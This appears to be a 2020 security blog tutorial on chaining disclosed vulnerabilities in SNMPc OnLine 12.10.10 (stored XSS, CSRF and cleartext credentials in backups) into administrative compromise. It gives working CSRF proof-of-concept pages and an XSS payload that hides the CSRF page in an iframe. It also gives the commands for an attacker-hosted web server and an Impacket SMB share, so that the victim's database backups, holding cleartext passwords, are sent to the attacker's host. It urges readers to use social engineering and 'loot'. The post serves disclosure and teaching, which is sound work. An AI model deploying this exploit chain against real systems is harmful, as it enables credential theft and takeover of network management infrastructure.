Published in TSS - Trusted Security Services

TSS
Follow
Apr 8, 2020 · 7 min read · Listen

NOC NOC. Who's there? Your NMS is pwned.

By xerubus (https://twitter.com/xerubus)

Recently I discovered vulnerabilities in Castle Rock Computing's SNMPc Enterprise, specifically SNMPc OnLine 12.10.10 before 2020–01–28. Instead of writing my usual blog post containing the coordinated disclosure information, I thought I would do something a little bit different this time and create a simple tutorial for new players regarding the importance of bug chaining. We'll choose three of the following vulnerabilities and use bug chaining techniques to turn low/medium risk vulnerabilities into an exploit which will ultimately give us full administrative control of the NMS.

- CVE-2020–11553 — Cross-Site Request Forgery (CSRF)
- CVE-2020–11554 — Information disclosure via info.php4
- CVE-2020–11555 — Unencrypted credentials and sensitive information in backup files
- CVE-2020–11556 — Multiple Stored and Reflected Cross-Site Scripting (XSS)
- CVE-2020–11557 — Cleartext username and password credentials exposed in cookies

For this bug chain we'll use the XSS, CSRF, and Unencrypted credentials in backup files bugs. Now, you're probably wondering why I don't just use the cleartext username and password exposed credentials in a cookie together with the XSS vulnerability? Well the reason is that that would be far too simple, far too simple is boring, and we want something a little bit more exciting to exploit.

A couple of notes before we begin to keep the trolls at bay....

- For this particular web application we could have directly exploited the system without having to chain multiple vulnerabilities together. I have chosen to chain a few bugs together to help new testers and show devs that simple XSS can actually result in high risk should vulnerabilities be chained together.
- It is not common for an enterprise system to use GET requests to perform operations in a web application. I have created the CSRF PoC to emulate what we would normally see when working with POST requests.
- We do not want to break the functionality or the look-and-feel of the web application; this will give us persistence over time.

With that out of the way let's get started. First, we'll identify each of the vulnerabilities. If you want to play at home, grab yourself a copy of the vulnerable SNMPc Enterprise, install it, and create a few objects which contain sensitive information.


CVE-2020–11556 — Multiple Stored and Reflected Cross-Site Scripting (XSS)

There are multiple reflected and stored XSS vulnerabilities in this version of SNMPc OnLine, so you can choose which ever input you desire for exploitation. For this example, I am going to use the "My Shortcuts" functionality for our XSS.

Open the web browser (<ip_address>:8080/SNMPcOnLine/) and log in to the web application. Now click '<Add>' under 'My Shortcuts'.

When I'm testing whether there are any input validation weaknesses in a form, I generally use the string `canary<>"/` to determine how the application handles my input. Let's enter that string as the title for the shortcut and see how it is rendered within the page.

As you can see in the response, it looks like no input validation has occurred and we can seemingly input any characters we wish. Entering the string `<svg/onload=alert("XSS")` will confirm that we indeed have an XSS vulnerability.




Furthermore, navigating around the web application will continually trigger the alert box, confirming that our XSS is indeed stored or persistent. You can delete the XSS string by selecting 'Sort' under the blank area in 'My Shortcuts', select the 'Delete' checkbox, and then submit via the 'Finished' button. Let's move on to identifying our CSRF.

CVE-2020–11553 — Cross-Site Request Forgery (CSRF)

As the SNMPc OnLine web application does not have any CSRF protections, such as CSRF tokens or other specific header based protections, we can force a user to perform actions on the site as long as they are authenticated and we can successfully trick them into executing our code.

For this example, let's navigate to 'Config' page and examine the 'Database Management' section to see if we can create a CSRF request.

Click on the 'Backup' button to view what request is forwarded to the server



Note that we don't see any protections in place such as CSRF tokens or other known protection methods. Also note that the request is a GET request, not a POST request. POST requests should always be used to perform any state changes in an application.

Create a web page (csrf_test.html) on our attacking host which will change the value of 'Directory' from `C:\SQLBack\` to `C:\SQLBack2\`

```
<html>
<body onload=”document.forms[0].submit()”>
<form action=”http://<ip_address>:8080/CfgBackup.php4">
<input type=”hidden” name=”mode” value=”backup” />
<input type=”hidden” name=”file” value=”C&#58;&#92;SQLBack2&#92;” />
</form>
</body>
</html>
```

Note Creating a web page is generally not necessary for a GET request, however I am demonstrating this technique to show you how to perform the CSRF exploit with a more common POST request.


Start a simple HTTP server on our attacking Linux host in the same directory as our PoC file with `python -m SimpleHTTPServer`

From the same web browser as our logged in victim, browse to `http://localhost:8000/csrf_test.html` and note the returned page states "*Backing up SNMPCONLINE to 'C:\SQLBack2\'*". We can confirm our CSRF exploit was successful by navigating to `http://<ipaddress>:8080/config.php4` and observing that our '*Directory*' is now set to '*C:\SQLBack2*'.


Good. Now let's take a look out our final piece of the puzzle, unencrypted sensitive information.

CVE-2020–11555 — Unencrypted credentials and sensitive information in backup files

As we have seen from the CSRF identification, SNMPc Enterprise includes functionality to back up database information to our server. If we look at our '*C:\SQLBack2*' directory we now have a number of '*BKP*' files which were created when we issued the '*Backup*' command during the CSRF discovery.



Let's first create an object in the SNMPc Management Console and give the object username and password credentials for SNMPc polling ('*Insert* > *Map Object* > *Device…*'). Name the device whatever you wish and then update the attributes to reflect the following in the '*Access*' tab:



Let's also update the SNMPc Administrator's password from the factory default as well as create a second user for SNMPc ('*Config* > *User Profiles…*').

Now we will force a Backup of our database using the web application by clicking '*Backup*' in the Database Management section. Browse to '*C:\SQLBack2*' on our SNMPc server and observe that the timestamps have been updated to reflect our backup was successful.

Copy the '*SNMPCONLINE.BKP*' file to our Linux host and use '*strings*' to extract unencrypted sensitive information from the file:

Note in the above screenshot that our *SuperSecretReadString*, *SuperSecretWriteString*, *SuperSecretAuthPasswd*, and *SuperSecretPrivPasswd* are all exposed in the database backup.

Note in the above screenshot that our '*Administrator*' user's password is exposed in the database backup.

Note in the above screenshot that our '*lowprivuser*' user's password is exposed in the database backup.

Okay, good. Now have identified three vulnerabilities which, by themselves, are low to medium risks. So let's put all the pieces together and actually turn this in to a useful exploit by chaining our bugs together.

Chaining the bugs

Step 1: Create a CSRF web page (*CSRF.html*) which will change the Backup Directory to use an SMB share on our attacking Linux host (`\\<ipaddr>\pwnd\`):

```
<html>
<body onload=”document.forms[0].submit()”>
<form action=”http://<ip_addr_snmpc_server>:8080/CfgBackup.php4"><input type=”hidden” name=”mode” value=”backup” />
<input type=”hidden” name=”file” value=”&#92;&#92;192&#46;168&#46;7&#46;69&#92;pwnd&#92;” />
</form>
</body>
</html>
```

Note that we have HTML encoded parts of our UNC path just to be safe.

Step 2: Start a web server on the attacking machine to host our CSRF web page:

```
> sudo python -m SimpleHTTPServer 80
```

Step 3: Create an SMB share with the *Impacket SMBServer*, where '*pwnd*' is the name of the share and '*~/pwnd/*' is the directory the share is located.

```
> sudo smbserver.py pwnd ~/pwnd/
```

Step 4: Using your favourite social engineering technique, have the NOC victim open the following XSS payload:

```
http://<ip_addr_snmpc_server>:8080/CfgFavorite.php4?page=99&arg10=Summary</i></a><iframe src=”http://<ip_addr_attacker>/CSRF.html” style=”width:0; height:0; border:0; border:none”></iframe>
```

This payload will create a new shortcut called '*Summary*' which calls our CSRF web page each time the page is loaded or a user interacts with the web application.

If all went well, every time the NOC user navigates the web application you will get the latest version of the database backup delivered directly to your Linux host.

Step 5: Pull credentials and other sensitive information from the cleartext backup and gain access to SNMPc Online or devices configured within the NMS. Loot and hack #allthethings!

Until next time, tight lines and happy hacking.